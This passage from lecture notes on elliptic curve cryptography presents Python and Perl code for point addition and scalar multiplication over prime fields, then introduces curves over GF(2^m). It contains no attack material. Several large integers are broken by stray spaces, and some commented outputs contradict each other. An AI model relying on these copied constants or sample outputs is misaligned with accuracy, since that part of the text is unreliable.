- Note that for a **prime finite field** Z_p, the value of p is its **characteristic**. (See Section 14.3 for what is meant by the characteristic of a ring.) Elliptic curves over **prime finite fields**

with $p \leq 3$, while admitting the group law, are **not** suitable for cryptography. (See Section 14.5)

- The set $E_p(a,b)$ of points, with the elliptic curve defined over a prime finite field Z_p, constitutes a group, the group operator being as defined in Sections 14.6 and 14.7. [In the hierarchy of algebraic structures presented in Lecture 4, the set $E_p(a,b)$ is NOT even a ring since we have not defined multiplication over the set. Yes, we can compute things like $k \times G$ for an element $G \in E_p(a,b)$, since we can construe such a product as repeated addition of the element G. Nonetheless, we are NOT allowed to compute a product of arbitrary two elements in $E_p(a,b)$.]

14.8.1: Perl and Python Implementations for Elliptic Curves Defined Over Prime Finite Fields

- Shown next is Python code that implements the algebraic formulas derived previously in Sections 14.6 and 14.7 for the case of elliptic curves defined over a prime finite field Z_p. [Note that this code is NOT optimized for very large primes, that is, for primes of the size you are likely to encounter in production work.]

- The implementation of the `add()` in lines (B1) through (B21) is based on the algebraic formulas for the group law in Sections 14.6 and 14.7. This code takes care of all possibilities concerning the group operator: (i) when both the points are at infinity; (ii) when only one of the points is at infinity; (iii) when the two points are different but on the same vertical line; (iv) when the two points are the same; (v) when the two points are different but on the same vertical line; and, finally, (vi) and when the two points are different and NOT on the same vertical line. The code shown in lines (C1) through (C9) is for what we loosely refer to as multiplying a point on the curve with an integer. A naive implementation of this would be as shown below where we simply add the point to itself repeatedly.

```
def k_times_Point(curve, point, k, mod):
    if isinstance(point, basestring): return "point at infinity"
    elif k == 1: return point
```

```
        else:
            result = point
            for i in range(k-1):
                result = add(curve, result, point, mod)
            return result
```

What is shown in the code block in lines (C1) through (C9) is a more efficient version of this. With this implementation, if the number of times you need to add a point to itself is, say, 2^n, you would need to call `add()` only n times. When the number of times you need to add a point to itself is not a power of 2, you specialcase that as shown in line (C6).

```
#!/usr/bin/env python

##  ECC.py
##  Author: Avi Kak
##  February 26, 2012
##  Modified: February 28, 2016

import random, sys, functools
from PrimeGenerator import *          # From Homework Problem 15 of Lecture 12
from Factorize import factorize       # From Section 12.6 of Lecture 12


def MI(num, mod):            # This method is from Section 5.7 of Lecture 5    #(A1)
    '''
    The function returns the multiplicative inverse (MI)
    of num modulo mod
    '''
    NUM = num; MOD = mod                                                       #(A2)
    x, x_old = 0, 1                                                            #(A3)
    y, y_old = 1, 0                                                            #(A4)
    while mod:                                                                 #(A5)
        q = num // mod                                                         #(A6)
        num, mod = mod, num % mod                                              #(A7)
        x, x_old = x_old - q * x, x                                            #(A8)
        y, y_old = y_old - q * y, y                                            #(A9)
    if num != 1:                                                               #(A10)
        return "NO MI. However, the GCD of %d and %d is %u" % (NUM, MOD, num)  #(A11)
    else:                                                                      #(A12)
        MI = (x_old + MOD) % MOD                                               #(A13)
        return MI                                                              #(A14)
```

```
def add(curve, point1, point2, mod):                                          #(B1)
    '''
    If 'point1 + point2 = result_point', this method returns the
    result_point, where '+' means the group law for the set of points
    E_p(a,b) on the elliptic curve y^2 = x^3 + ax + b defined over the
    prime finite field Z_p for some prime p.
    Parameters:
          curve    =  (a,b)       represents the curve y^2 = x^3 + ax + b
          point1   =  (x1,y1)     the first point on the curve
          point2   =  (x2,y2)     the second point on the curve
          mod      =  a prime p for Z_p elliptic curve
    The args for the parameters point1 and point2 may also be the string
    "point at infinity" when one or both of these points is meant to be the
    identity element of the group E_p(a,b).
    '''
    if isinstance(point1, str) and isinstance(point2, str):                   #(B2)
        return "point at infinity"                                            #(B3)
    elif isinstance(point1, str):                                             #(B4)
        return point2                                                         #(B5)
    elif isinstance(point2, str):                                             #(B6)
        return point1                                                         #(B7)
    elif (point1[0] == point2[0]) and (point1[1] == point2[1]):               #(B8)
        alpha_numerator = 3 * point1[0]**2 + curve[0]                         #(B9)
        alpha_denominator =  2 * point1[1]                                   #(B10)
    elif point1[0] == point2[0]:                                             #(B11)
        return "point at infinity"                                           #(B12)
    else:                                                                    #(B13)
        alpha_numerator = point2[1] - point1[1]                              #(B14)
        alpha_denominator = point2[0] - point1[0]                            #(B15)
    alpha_denominator_MI = MI( alpha_denominator, mod )                      #(B16)
    alpha = (alpha_numerator * alpha_denominator_MI) % mod                   #(B17)
    result = [None] * 2                                                      #(B18)
    result[0] = (alpha**2 - point1[0] - point2[0]) % mod                     #(B19)
    result[1] = (alpha * (point1[0] - result[0]) - point1[1]) % mod          #(B20)
    return result                                                            #(B21)

def k_times_point(curve, point, k, mod):                                      #(C1)
    '''
    This method returns a k-fold application of the group law to the same
    point.  That is, if 'point + point + .... + point = result_point',
    where we have k occurrences of 'point' on the left, then this method
    returns result of such 'summation'.  For notational convenience, we may
    refer to such a sum as 'k times the point'.
    Parameters:
          curve    =  (a,b)       represents the curve y^2 = x^3 + ax + b
          point    =  (x,y)       a point on the curve
          k        =  positive integer
          mod      =  a prime p for Z_p elliptic curve
    '''
    if k <= 0: sys.exit("k_times_point called with illegal value for k")      #(C2)
    if isinstance(point, str): return "point at infinity"                     #(C3)
    elif k == 1: return point                                                 #(C4)
    elif k == 2: return add(curve, point, point, mod)                         #(C5)
    elif k % 2 == 1:                                                          #(C6)
        return add(curve, point, k_times_point(curve, point, k-1, mod), mod)  #(C7)
```

```
    else:                                                                    #(C8)
        return k_times_point(curve, add(curve, point, point, mod), k/2, mod) #(C9)

def on_curve(curve, point, mod):                                             #(C10)
    '''
    Checks if a point is on an elliptic curve.
    Parameters:
          curve    =  (a,b)       represents the curve y^2 = x^3 + ax + b
          point    =  (x,y)       a candidate point
          mod      =  a prime p for Z_p elliptic curve
    '''
    lhs = point[1]**2                                                        #(C11)
    rhs = point[0]**3 + curve[0]*point[0] + curve[1]                         #(C12)
    return lhs % mod == rhs % mod                                            #(C13)

def get_point_on_curve(curve, mod):                                          #(D1)
    '''
    WARNING: This is NOT an appropriate function to run for very large
             values of mod (as in the elliptic curves for production work.
             It would be much, much too slow.
    Returns a point (x,y) on a given elliptic curve.
    Parameters:
          curve    =  (a,b)       represents the curve y^2 = x^3 + ax + b
          mod      =  a prime p for Z_p elliptic curve
    '''
    ran = random.Random()                                                    #(D2)
    x = ran.randint(1, mod-1)                                                #(D3)
    y = None                                                                 #(D4)
    trial = 0                                                                #(D5)
    while 1:                                                                 #(D6)
        trial += 1                                                           #(D7)
        if trial >= (2*mod): break                                           #(D8)
        rhs = (x**3 + x*curve[0] + curve[1]) % mod                           #(D9)
        if rhs == 1:                                                         #(D10)
            y = 1                                                            #(D11)
            break                                                            #(D12)
        factors = factorize(rhs)                                             #(D13)
        if (len(factors) == 2) and (factors[0] == factors[1]):               #(D14)
            y = factors[0]                                                   #(D15)
            break                                                            #(D16)
        x = ran.randint(1, mod-1)                                            #(D17)
    if not y:                                                                #(D18)
        sys.exit("Point on curve not found.  Try again --- if you have time") #(D19)
    else:                                                                    #(D20)
        return (x,y)                                                         #(D21)

def choose_curve_params(mod, num_of_bits):                                   #(E1)
    a,b = None,None                                                          #(E2)
    while 1:                                                                 #(E3)
        a = random.getrandbits(num_of_bits)                                  #(E4)
        b = random.getrandbits(num_of_bits)                                  #(E5)
        if (4*a**3 + 27*b**2)%mod == 0: continue                             #(E6)
        break                                                                #(E7)
    return (a,b)                                                             #(E8)
```

```
def mycmp(p1, p2):                                                              #(F1)
    if p1[0] == p2[0]:                                                          #(F2)
        if p1[1] > p2[1]: return 1                                              #(F3)
        elif p1[1] < p2[1]: return -1                                           #(F4)
        else: return 0                                                          #(F5)
    elif p1[0] > p2[0]: return 1                                                #(F6)
    else: return -1                                                             #(F7)

def display( all_points ):                                                      #(G1)
    point_at_infy = ["point at infinity" for point in all_points \
                                          if isinstance(point,str)]             #(G2)
    all_points = [[int(str(point[0]).rstrip("L")), \
                   int(str(point[1]).rstrip("L"))] \
                     for point in all_points if not isinstance(point, str)]     #(G3)

    all_points.sort( key = functools.cmp_to_key(mycmp) )
    all_points += point_at_infy                                                 #(G5)
    print(str(all_points))                                                      #(G6)


if __name__ == '__main__':

    # Example 1:
    p = 23                                                                      #(M1)
    a,b = 1,4          # y^2 = x^3 + x + 4                                      #(M2)
    point = get_point_on_curve( (a,b), p)                                       #(M3)
    print("Point: %s\n" % str(point))        # (7,3)                            #(M4)
    all_points = list(map( lambda k: k_times_point((a,b), \
                           (point[0],point[1]), k, p), range(1,30)))             #(M5)
    display(all_points)                                                         #(M6)
          # [[0, 2], [0, 21], [1, 11], [1, 12], [4, 7], [4, 16], [7, 3],
          #  [7, 20], [8, 8], [8, 15], [9, 11], [9, 12], [10, 5],
          #  [10, 18], [11, 9], [11, 14], [13, 11], [13, 12], [14, 5],
          #  [14, 18], [15, 6], [15, 17], [17, 9], [17, 14], [18, 9],
          #  [18, 14], [22, 5], [22, 18], 'point at infinity']

    # Example 2:
    generator = PrimeGenerator( bits = 16 )                                     #(M7)
    p = generator.findPrime()                              # 64951              #(M8)
    print("Prime returned: %d" % p)                                             #(M9)
    a,b = choose_curve_params(p, 16)                                            #(M10)
    print("a and b for the curve: %d %d" % (a, b))      # 62444, 47754          #(M11)
    point = get_point_on_curve( (a,b), p)                                       #(M12)
    print(str(point))                                   # (1697, 89)            #(M13)

    # Example 3:
    ##  Parameters of the DRM2 elliptic curve:
    p = 785963102379428822376694789446897396207498568951                        #(M14)
    a = 317689081251325503476317476413827693272746955927                       #(M15)
    b = 790528966078787587181205720257185354321006519 34                       #(M16)
    # A point on the curve:
    Gx = 771507216262649826170648268565579889907769254176                       #(M17)
    Gy = 390157510246556628525279459266514995562533196655                       #(M18)

    print(str(list(map( lambda k: k_times_point((a,b), (Gx,Gy), k, p),
```

```
                                    range(1,5)))))                                  #(M19)
#          [(771507216262649826170648268565579889907769254176L,
#                      39015751024655662852527945926651499556253319665 5L),
#           [131207041319172782403866856907760305385848377513L,
#                      213993645304585321822923517038189178452560784 3L],
#           [716210695201203540500406352786629938966496775642L,
#                      251074363473168143346338802961433227920575579388L],
#           [695225880076209899655288358039795903268427836810L,
#                      877013515440106071980397688408690299198328132 67L]]
```

- All you have to do to execute the above script is to make the call:

  ```
  ECC.py
  ```

  A typical call will produce the output that is shown in the commented out sections of the code shown above. As you can see in `main`, the script presents three examples. Example 1, in lines (M1) through (M6), first specifies a small prime in line (M1) and the parameters of the curve in line (M2). It then calls on the function `get_point_on_curve()` to fetch a point on the curve. As shown in commented out part of line (M4), the point returned is at the coordinates $(7, 3)$. Starting at this point, the statements in lines (M4) and (M5) uses the notion of repeated additions to generated 30 points on the elliptic curve. These are displayed by the statement in line (M6) in the commented out section just below that line.

- Subsequently, in Example 2 in lines (M7) through (M13), we first call on the `PrimeGenerator` tool in lines (M7) and (M8) to give us a 16-bit prime number for a new modulus whose value is shown in the commented out portion of line (M8). In line (M10), we

then call on the function `choose_curve_params()` to return values for the curve parameters a and b for a non-singular elliptic curve with respect to the modulus shown in line (M8). Using the values of a and b shown in the commented out portion of line (M11), we then call `get_point_on_curve()` in line (M12) to give us a point on the curve, whose coordinates are shown in the commented-out portion of line (M13).

- Finally, in Example 3 in lines (M14) through (M19), for the modulus and the curve parameters a and b, we use values that were actually used in a DRM application. These values are shown in lines (M14), (M15), and (M16). In lines (M17) and (M18), we then specifiy a point on the curve from the same DRM application. Subsequently, we call on the `k_times_point()` function in line (M19) to use the group law to generate a total of five points on the curve starting from the fist point shown in lines (M17) and (M18).

- I'll now present a Perl version of the Python script shown above:

```
#!/usr/bin/env perl

##  ECC.pl
##  Author: Avi Kak
##  February 28, 2016

use strict;
use warnings;
use Math::BigInt;

require "FactorizeWithBigInt.pl";          # From Lecture 12, Section 12.9
require "PrimeGenerator.pl";               # From Lecture 12, Section 12.13
```

```
################################  class ECC  ######################################
package ECC;

sub new {                                                                    #(A1)
    my ($class, %args) = @_;                                                 #(A2)
    bless {                                                                  #(A3)
        mod  =>  $args{mod},                                                 #(A4)
        a    =>  $args{a},                                                   #(A5)
        b    =>  $args{b},                                                   #(A6)
    }, $class;                                                               #(A7)
}

# class method:
sub choose_curve_params {                                                    #(B1)
    my ($mod, $num_of_bits) = @_;                                            #(B2)
    my ($param1,$param2) = (undef, undef);                                   #(B3)
    while (1) {                                                              #(B4)
        my @arr = map {my $x = rand(1); $x > 0.5 ? 1 : 0 } 0 .. $num_of_bits-1;
                                                                             #(B5)
        my $bstr = join '', split /\s/, "@arr";                              #(B6)
        $param1 = oct("0b".$bstr);                                           #(B7)
        $param1 = Math::BigInt->new("$param1");                              #(B8)
        @arr = map {my $x = rand(1); $x > 0.5 ? 1 : 0 } 0 .. $num_of_bits-1; #(B9)
        $bstr = join '', split /\s/, "@arr";                                 #(B10)
        $param2 = oct("0b".$bstr);                                           #(B11)
        $param2 = Math::BigInt->new("$param2");                              #(B12)
        last unless $param1->copy()->bpow(Math::BigInt->new("3"))
         ->bmul(Math::BigInt->new("4"))->badd($param2->copy()
          ->bmul($param2)->bmul(Math::BigInt->new("27")))
            ->bmod($mod)->bzero();                                           #(B13)
    }
    return ($param1, $param2);                                               #(B14)
}

sub mycmp3 {                                                                 #(C1)
    my $self = shift;                                                        #(C2)
    my ($p1, $p2) = ($a, $b);                                                #(C3)
    if ($p1->[0]->bcmp($p2->[0]) == 0) {                                     #(C4)
        if ($p1->[1]->bcmp($p2->[1]) > 0) {                                  #(C5)
            return 1;                                                        #(C6)
        } elsif ( $p1->[1]->bcmp($p2->[1]) < 0) {                            #(C7)
            return -1;                                                       #(C8)
        } else {                                                             #(C9)
            return 0;                                                        #(C10)
        }
    } elsif ($p1->[0]->bcmp($p2->[0]) > 0) {                                 #(C11)
        return 1;                                                            #(C12)
    } else {                                                                 #(C13)
        return -1;                                                           #(C14)
    }
}

sub display {                                                                #(D1)
    my $self = shift;                                                        #(D2)
```

```
    my @all_points = @{$_[0]};                                                  #(D3)
    my @numeric_points = grep {$_ !~ /point_at_infinity/} @all_points;          #(D4)
    my @sorted  = sort   mycmp3   @numeric_points;                              #(D5)
    push @sorted, "point_at_infinity";                                          #(D6)
    my @output = map { $_ !~ /point_at_infinity/ ?
                   "($_->[0],$_->[1])" : "point_at_infinity" } @sorted;         #(D7)
    print "@output\n";                                                          #(D8)
}

##  This function returns the multiplicative inverse (MI) of $num modulo $mod
sub MI {                                                                        #(E1)
    my $self = shift;                                                           #(E2)
    my ($num, $mod) = @_;                                                       #(E3)
    my ($NUM, $MOD) = ($num, $mod);                                             #(E4)
    my ($x, $x_old) = (Math::BigInt->bzero(), Math::BigInt->bone());            #(E5)
    my ($y, $y_old) = (Math::BigInt->bone(), Math::BigInt->bzero());            #(E6)
    while ($mod->is_pos()) {                                                    #(E7)
        my $q = $num->copy()->bdiv($mod);                                       #(E8)
        ($num, $mod) = ($mod, $num->copy()->bmod($mod));                        #(E9)
        ($x, $x_old) = ($x_old->bsub( $q->bmul($x) ), $x);                      #(E10)
        ($y, $y_old) = ($y_old->bsub( $q->bmul($y)), $y);                       #(E11)
    }
    if ( ! $num->is_one() ) {                                                   #(E12)
        return undef;                                                           #(E13)
    } else {                                                                    #(E14)
        my $MI = $x_old->badd( $MOD )->bmod( $MOD );                            #(E15)
        return $MI;                                                             #(E16)
    }
}

##  The args for the parameters point1 and point2 may also be the string
##  "point at infinity" when one or both of these points is meant to be the
##  identity element of the group E_p(a,b).
sub add {                                                                       #(F1)
    my $self = shift;                                                           #(F2)
    my ($point1, $point2) = @_;                                                 #(F3)
    my ($alpha_numerator, $alpha_denominator);                                  #(F4)
    if (($point1 =~ /point_at_infinity/)
                         && ($point2 =~ /point_at_infinity/)) {                 #(F5)
        return "point_at_infinity";                                             #(F6)
    } elsif ($point1 =~ /point_at_infinity/) {                                  #(F7)
        return $point2;                                                         #(F8)
    } elsif ($point2 =~ /point_at_infinity/) {                                  #(F9)
        return $point1;                                                         #(F10)
    } elsif (($point1->[0]->bcmp( $point2->[0] ) == 0)
                  && ($point1->[1]->bcmp( $point2->[1] ) == 0 )) {              #(F11)
        $alpha_numerator = $point1->[0]->copy()->bmul($point1->[0])
                  ->bmul(Math::BigInt->new("3"))->badd($self->{a});             #(F12)
        $alpha_denominator =  $point1->[1]->copy()->badd($point1->[1]);         #(F13)
    } elsif ($point1->[0]->bcmp( $point2->[0] ) == 0 ) {                        #(F14)
        return "point_at_infinity";                                             #(F15)
    } else {
        $alpha_numerator = $point2->[1]->copy()->bsub( $point1->[1] );          #(F16)
        $alpha_denominator = $point2->[0]->copy()->bsub( $point1->[0] );        #(F17)
    }
```

```
    my $alpha_denominator_MI =
                  $self->MI( $alpha_denominator->copy(), $self->{mod} );     #(F18)
    my $alpha =
      $alpha_numerator->bmul( $alpha_denominator_MI )->bmod( $self->{mod} ); #(F19)
    my @result = (undef, undef);                                             #(F20)
    $result[0] = $alpha->copy()->bmul($alpha)
        ->bsub( $point1->[0] )->bsub( $point2->[0] )->bmod( $self->{mod} );  #(F21)
    $result[1] = $alpha->copy()
            ->bmul( $point1->[0]->copy()->bsub($result[0]) )
                   ->bsub( $point1->[1] )->bmod( $self->{mod} );             #(F22)
    return \@result;                                                         #(F22)
}

##  Returns a point (x,y) on a given elliptic curve.
sub get_point_on_curve {                                                     #(G1)
    my $self = shift;                                                        #(G2)
    my $randgen = Math::BigInt::Random::OO->new( max => $self->{mod} - 1 );  #(G3)
    my $x = Math::BigInt->new();                                             #(G4)
    unless ($x->is_pos()) {                                                  #(G5)
        $x =  $randgen->generate(1);                                         #(G6)
    }
    my $y;                                                                   #(G7)
    my $trial = Math::BigInt->bzero();                                       #(G8)
    while (1) {                                                              #(G9)
        last if $trial->binc()->bcmp(
                      $self->{mod}->copy()->badd($self->{mod}) ) >= 0;       #(G10)
        my $rhs = $x->copy()->bpow(Math::BigInt->new("3"))
                    ->badd($x->copy()->bmul($self->{a}->copy()))
                          ->badd($self->{b}->copy())->bmod( $self->{mod} ); #(G11)
        if ($rhs->is_one()) {                                                #(G12)
            $y = Math::BigInt->bone();                                       #(G13)
            last;                                                            #(G14)
        }
        my @factors = @{FactorizeWithBigInt->new($rhs)->factorize()};        #(G15)
        if ((@factors == 2) && ($factors[0] == $factors[1])) {               #(G16)
            $y = $factors[0];                                                #(G17)
            last;                                                            #(G18)
        }
        $x = Math::BigInt->new();                                            #(G19)
        unless ($x->is_pos()) {                                              #(G20)
            $x =  $randgen->generate(1);                                     #(G21)
        }
    }
    if (! defined $y) {                                                      #(G22)
        die "Point on curve not found.  Try again --- if you have time";     #(G23)
    } else {                                                                 #(G24)
        my @point = ($x, $y);                                                #(G25)
        return \@point;                                                      #(G26)
    }
}

##  This method returns a k-fold application of the group law to the same
##  point.  That is, if 'point + point + .... + point = result_point',
##  where we have k occurrences of 'point' on the left, then this method
##  returns result of such 'summation'.  For notational convenience, we may
```

```
##  refer to such a sum as 'k times the point'.
##  Parameters:
sub k_times_point {                                                          #(H1)
    my $self = shift;                                                        #(H2)
    my ($point, $k) = @_;                                                    #(H3)
    die "k_times_point called with illegal value for k" unless $k > 0;       #(H4)
    if ($point =~ /point_at_infinity/) {                                     #(H5)
        return "point_at_infinity";                                          #(H6)
    } elsif ($k == 1) {                                                      #(H7)
        return $point;                                                       #(H8)
    } elsif ($k == 2) {                                                      #(H9)
        return $self->add($point, $point);                                   #(H10)
    } elsif ($k %2 == 1) {                                                   #(H11)
        return $self->add($point, $self->k_times_point($point, $k-1));       #(H12)
    } else {                                                                 #(H13)
        return $self->k_times_point($self->add($point, $point), int($k/2));  #(H14)
    }
}

1;

################################  main    ########################################
package main;

#Example 1:
my $p = 23;                                                                  #(M1)
$p = Math::BigInt->new("$p");                                                #(M2)
my ($a, $b) = (1,4);          # y^2 = x^3 + x + 4                            #(M3)
$a = Math::BigInt->new("$a");                                                #(M4)
$b = Math::BigInt->new("$b");                                                #(M5)
my $ecc = ECC->new( mod => $p, a => $a, b => $b );                           #(M6)
my $point = $ecc->get_point_on_curve();                                      #(M7)
print "Point: @{$point}\n";        # Point: (7,3)                           #(M8)
my @all_points = map {my $k = $_; $ecc->k_times_point($point, $k)} 1 .. 31;  #(M9)
$ecc->display(\@all_points);                                                 #(M10)
# (0,2) (0,21) (1,11) (1,12) (4,7) (4,16) (7,3) (7,3) (7,20) (8,8) (8,15) (9,11)
# (9,12) (10,5) (10,18) (11,9) (11,14) (13,11) (13,12) (14,5) (14,18) (15,6) (15,17)
# (17,9) (17,14) (18,9) (18,14) (22,5) (22,18) (22,18) point_at_infinity

# Example 2:
my $generator = PrimeGenerator->new(bits => 16);                             #(M11)
$p = $generator->findPrime();           # 64951                              #(M12)
$p = Math::BigInt->new("$p");                                                #(M13)
print "Prime returned: $p\n";           # Prime returned: 56401              #(M14)
($a,$b) = ECC::choose_curve_params($p, 16);                                  #(M15)
print "Parameters a and b for the curve: $a, $b\n";                          #(M16)
                        # Parameters a and b for the curve: 52469, 51053
$ecc = ECC->new( mod => $p, a => $a, b => $b );                              #(M17)
$point = $ecc->get_point_on_curve();                                         #(M18)
print "Point: @{$point}\n";             # Point: 36700 97                   #(M19)

# Example 3:
##  Parameters of the DRM2 elliptic curve:
$p = Math::BigInt->new("78596310237942882237669478944689739620749856895 1");  #(M20)
$a = Math::BigInt->new("3176890812513255034763174764138276932727469559 27");  #(M21)
```

```
$b = Math::BigInt->new("79052896607878758718120572025718535432100651934");   #(M22)
# A point on the curve:
my $Gx =
     Math::BigInt->new("771507216262649826170648268565579889907769254176");  #(M23)
my $Gy =
     Math::BigInt->new("39015751024655662852527945926651499556253319665 5");  #(M24)
$ecc = ECC->new( mod => $p, a => $a, b => $b );                               #(M25)
@all_points = map {my $k = $_; $ecc->k_times_point([$Gx,$Gy], $k)} 1 .. 5;   #(M26)
$ecc->display(\@all_points);                                                  #(M27)
#  (131207041319172782403866856907760305385848377513,
#                            213993645304585321822923517038189178452560 7843)
#  (404132732284922951107528145083106738835171813225,
#                            165281153861339913077400732834828025736032818781)
#  (695225880076209899655288358039795903268427836810,
#                            877013515440106071980397688408690299198328132 67)
#  (716210695201203540500406352786629938966496775642,
#                            251074363473168143346338802961433227920575579388)
#  (771507216262649826170648268565579889907769254176,
#                            390157510246556628525279459266514995562533196655)
```

- All you have to do to invoke the above script is to invoke it by the command line:

  ```
  ECC.pl
  ```

  As the reader can see in the output shown in the commented out portion sof the script, the Perl version behaves the same as the Python code shown earlier.

- The elliptic curve used in Example 1 in both the scripts shown in this section is an example of a *cyclic* curve. As shown in the commented-out section just after line (M6) of the Python script and just after line (M10) of the Perl version, the number of points on such a curve, including the point at infinity, is a prime number — in this case 29. [We say that the *order* of the curve used in Example 1 is 29.] For a cyclic curve, every point, except of course the point at infinity,

can serve as the generator of the entire curve. That is, any point on such a curve can be used to generate all the other points, including the point at infinity, through the $k \times G$ calculation for different values of k. If we attempted to generate more than 29 points, the additional points would be repeated versions of the points already calculated. [For more information on cyclic curves, see the paper "The Elliptic Curve Digital Signature Algorithm (ECDSA)" by Don Johnson, Alfred Menezes, and Scott Vanstone.]

- We should also mention that you can also define an elliptic curve when the coordinates are drawn from the multiplicative group $(Z/NZ)^{\times}$ for any positive integer N. Recall from Section 11.8 of Lecture 11 and Section 13.5 of Lecture 13 that when $N = p$, that is, when N is a prime, we denote this multiplicative group by Z_p^*. The group Z_p^*, NEVER to be confused with the finite field Z_p, consists of the $p-1$ integers $\{1, 2, 3, \cdots, p-1\}$. In Section 14.14, we will show how an elliptic curve whose points are drawn from Z_p^* is used in Digital Rights Management. The set $E_p(a, b)$ of points, with the elliptic curve defined over the group Z_p^* also constitutes a group for the same reasons as stated above.

- As we will see in the next section, elliptic curves can also be defined over **Galois Fields** $GF(2^m)$ that we introduced in Lecture 7. Galois fields have characteristic 2. Because of that fact, elliptic curves over $GF(2^m)$ require a form that is different from the one you have seen so far.

14.9: ELLIPTIC CURVES OVER GALOIS FIELDS $GF(2^m)$

- For hardware implementations of ECC, it is common to define elliptic curves over a Galois Field $GF(2^n)$.

- What makes the binary finite fields more convenient for hardware implementations is that the elements of $GF(2^n)$ can be represented by n-bit binary code words. (See Lecture 7.)

- You will recall from Lecture 7 that the addition operation in $GF(2^n)$ is like the XOR operation on bit patterns. That is $x + x = 0$ for all $x \in GF(2^n)$. This implies that a finite field of the form $GF(2^n)$ is of **characteristic** 2. (See Section 14.3 for what is meant by the **characteristic** of a field.)

- As mentioned earlier, the elliptic curve we showed earlier ($y^2 = x^3 + ax + b$) is meant to be used only when the underlying finite field is of characteristic **greater** than 3. (See Section 14.5)

- The elliptic curve equation to use when the underlying field is described by $GF(2^n)$ is

$$y^2 \;+\; xy \;\;=\;\; x^3 \;+\; ax^2 \;+b, \qquad b \neq 0 \qquad (18)$$

The constraint $b \neq 0$ serves the same purpose here that the constraint $4a^3 + 27b^2 \neq 0$ did for the case of the elliptic curve equation $y^2 = x^3 + ax + b$. The reason for the constraint $b \neq 0$ is that the discriminant becomes 0 when $b = 0$. As mentioned earlier, when the discriminant becomes zero, we have multiple roots at the same point, causing the derivative of the curve to become ill-defined at that point. In other words, the curve has a singularity at the point where discriminant is 0.

- Shown in Figure 3 are six elliptic curves described by the analytical form $y^2 + xy \;=\; x^3 + ax^2 + b$ for different values of the parameters a and b. The four upper curves are non-singular. The parameters a and b for the top-left curve are 2 and 1, respectively. The same parameters for the top-right curve are 2 and -1, respectively. For the two non-singular curves in the middle row, the one on the left has 0 and 2 for its a and b parameters, whereas the one on the right has -3 and 2. The two curves in the bottom row are both singular, but for different reasons. The one on the left is singular because b is set to 0. As the next section will show, this is a sufficient condition for the discriminant of an elliptic curve (of the kind being studied in this section) to be singular. However, as the next section explains, it is possible for the discriminant of such curves to be singular even when b is

not zero. This is demonstrated by the curve on the right in the bottom row.

- The fact that the equation of the elliptic curve is different when the underlying field is $GF(2^n)$ introduces the following changes in the behavior of the group operator:

  - Given a point $P = (x,\ y)$, we now consider the negative of this point to be located at $-P = (x,\ -(x+y))$.

  - Given two distinct points $P = (x_P,\ y_P)$ and $Q = (x_Q,\ y_Q)$, the addition of the two points, represented by $(x_{P+Q},\ y_{P+Q})$, is now given by

$$\begin{aligned} x_{P+Q} &= \alpha^2 + \alpha - x_P - x_Q - a \\ y_{P+Q} &= -\alpha(x_{P+Q} - x_P) - x_{P+Q} - y_P \end{aligned} \tag{19}$$

    with

$$\alpha = \frac{y_Q - y_P}{x_Q - x_P} \tag{20}$$

  - To double a point, that is to calculate $2P$ from P, we now use the formulas

$$\begin{aligned} x_{2P} &= \alpha^2 + \alpha - a - 2x_P \\ y_{2P} &= -\alpha^2 - \alpha + a + (2+\alpha)x_P - \alpha x_{2P} - y_P \end{aligned} \tag{21}$$

